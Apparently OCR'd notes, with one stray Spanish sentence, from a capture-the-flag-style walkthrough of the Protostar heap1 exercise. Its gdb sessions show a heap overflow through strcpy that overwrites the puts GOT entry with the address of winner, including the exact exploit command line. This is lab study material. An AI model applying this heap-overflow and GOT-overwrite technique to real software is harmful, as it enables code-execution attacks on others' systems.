

domingo, 6 de abril de 2025   16:03




```
0x804a010:      0x00000000      0x00000000      0x00000000      0x00000000

Breakpoint 2, 0x080484e8 in main (argc=3, argv=0xbffff834) at heap1/heap1.c:25
25      in heap1/heap1.c
(gdb) set $i1 = (struct internet*)0x804a0
(gdb) print $i1
$1 = (struct internet *) 0x804a008
(gdb) print *$i1
$2 = {priority = 1, name = 0x0}
(gdb) 
```


Ahora podemos imprimir esta variable i1 y gdb puede mostrarnos los atributos prioridad y




```
(gdb) disass main
Dump of assembler code for function main:
0x080484b9 <main+0>:    push   %ebp
0x080484ba <main+1>:    mov    %esp,%ebp
0x080484bc <main+3>:    and    $0xfffffff0,%esp
0x080484bf <main+6>:    sub    $0x20,%esp
0x080484c2 <main+9>:    movl   $0x8,(%esp)
0x080484c9 <main+16>:   call   0x80483bc <malloc@plt>
0x080484ce <main+21>:   mov    %eax,0x14(%esp)
0x080484d2 <main+25>:   mov    0x14(%esp),%eax
0x080484d6 <main+29>:   movl   $0x1,(%eax)
0x080484dc <main+35>:   movl   $0x8,(%esp)
0x080484e3 <main+42>:   call   0x80483bc <malloc@plt>
0x080484e8 <main+47>:   mov    %eax,%edx
0x080484ea <main+49>:   mov    0x14(%esp),%eax
0x080484ee <main+53>:   mov    %edx,0x4(%eax)
0x080484f1 <main+56>:   movl   $0x8,(%esp)
0x080484f8 <main+63>:   call   0x80483bc <malloc@plt>
0x080484fd <main+68>:   mov    %eax,0x18(%esp)
0x08048501 <main+72>:   mov    0x18(%esp),%eax
0x08048505 <main+76>:   movl   $0x2,(%eax)
0x0804850b <main+82>:   movl   $0x8,(%esp)
0x08048512 <main+89>:   call   0x80483bc <malloc@plt>
0x08048517 <main+94>:   mov    %eax,%edx
0x08048519 <main+96>:   mov    0x18(%esp),%eax
0x0804851d <main+100>:  mov    %edx,0x4(%eax)
0x08048520 <main+103>:  mov    0xc(%ebp),%eax
0x08048523 <main+106>:  add    $0x4,%eax
0x08048526 <main+109>:  mov    (%eax),%eax
0x08048528 <main+111>:  mov    %eax,%edx
0x0804852a <main+113>:  mov    0x14(%esp),%eax
0x0804852e <main+117>:  mov    0x4(%eax),%eax
0x08048531 <main+120>:  mov    %edx,0x4(%esp)
0x08048535 <main+124>:  mov    %eax,(%esp)
0x08048538 <main+127>:  call   0x804838c <strcpy@plt>
0x0804853d <main+132>:  mov    0xc(%ebp),%eax
0x08048540 <main+135>:  add    $0x8,%eax
0x08048543 <main+138>:  mov    (%eax),%eax
0x08048545 <main+140>:  mov    %eax,%edx
0x08048547 <main+142>:  mov    0x18(%esp),%eax
0x0804854b <main+146>:  mov    0x4(%eax),%eax
0x0804854e <main+149>:  mov    %edx,0x4(%esp)
0x08048552 <main+153>:  mov    %eax,(%esp)
0x08048555 <main+156>:  call   0x804838c <strcpy@plt>
0x0804855a <main+161>:  movl   $0x804864b,(%esp)
0x08048561 <main+168>:  call   0x80483cc <puts@plt>
0x08048566 <main+173>:  leave
0x08048567 <main+174>:  ret
End of assembler dump.
```




```
(gdb) r aaaa bbbb
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /opt/protostar/bin/heap1 aaaa bbbb

Breakpoint 1, 0x08048561 in main (argc=3, argv=0xbffffd64) at heap1/heap1.c:34
34      in heap1/heap1.c
(gdb) x/60x 0x804a000
0x804a000:      0x00000000      0x00000011      0x00000001      0x0804a018
0x804a010:      0x00000000      0x00000011      0x61616161      0x00000000
0x804a020:      0x00000000      0x00000011      0x00000002      0x0804a038
0x804a030:      0x00000000      0x00000011      0x62626262      0x00000000
0x804a040:      0x00000000      0x00020fc1      0x00000000      0x00000000
0x804a050:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a070:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a080:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0e0:      0x00000000      0x00000000      0x00000000      0x00000000
(gdb) 
```




```
$ gdb heap1
GNU gdb (GDB) 7.0.1-debian
Copyright (C) 2009 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /opt/protostar/bin/heap1...done.
(gdb) break *0x08048566
Breakpoint 1 at 0x8048566: file heap1/heap1.c, line 35.
(gdb) r "`/bin/echo -ne  "AAAABBBBCCCCDDDDEEEE\x74\x97\x04\x08"`" "`/bin/echo -ne "\x94\x84\x04\x08"`"
Starting program: /opt/protostar/bin/heap1 "`/bin/echo -ne  "AAAABBBBCCCCDDDDEEEE\x74\x97\x04\x08"`" "`/bin/echo -ne "\x94\x84\x04\x08"`"
and we have a winner @ 1744081930

Breakpoint 1, main (argc=3, argv=0xbffffd44) at heap1/heap1.c:35
35      heap1/heap1.c: No such file or directory.
        in heap1/heap1.c
(gdb) x/60x 0x804a000
0x804a000:      0x00000000      0x00000011      0x00000001      0x0804a018
0x804a010:      0x00000000      0x00000011      0x41414141      0x42424242
0x804a020:      0x43434343      0x44444444      0x45454545      0x08049774
0x804a030:      0x00000000      0x00000011      0x00000000      0x00000000
0x804a040:      0x00000000      0x00020fc1      0x00000000      0x00000000
0x804a050:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a060:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a070:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a080:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a090:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0a0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0b0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0c0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0d0:      0x00000000      0x00000000      0x00000000      0x00000000
0x804a0e0:      0x00000000      0x00000000      0x00000000      0x00000000
(gdb)
```



```
(gdb) x winner
0x8048494 <winner>:     0x83e58955
```



```
(gdb) x 0x08049774
0x8049774 <_GLOBAL_OFFSET_TABLE_+36>:   0x08048494
```



```
(gdb) disass 0x80483cc
Dump of assembler code for function puts@plt:
0x080483cc <puts@plt+0>:        jmp    *0x8049774
0x080483d2 <puts@plt+6>:        push   $0x30
0x080483d7 <puts@plt+11>:       jmp    0x804835c
```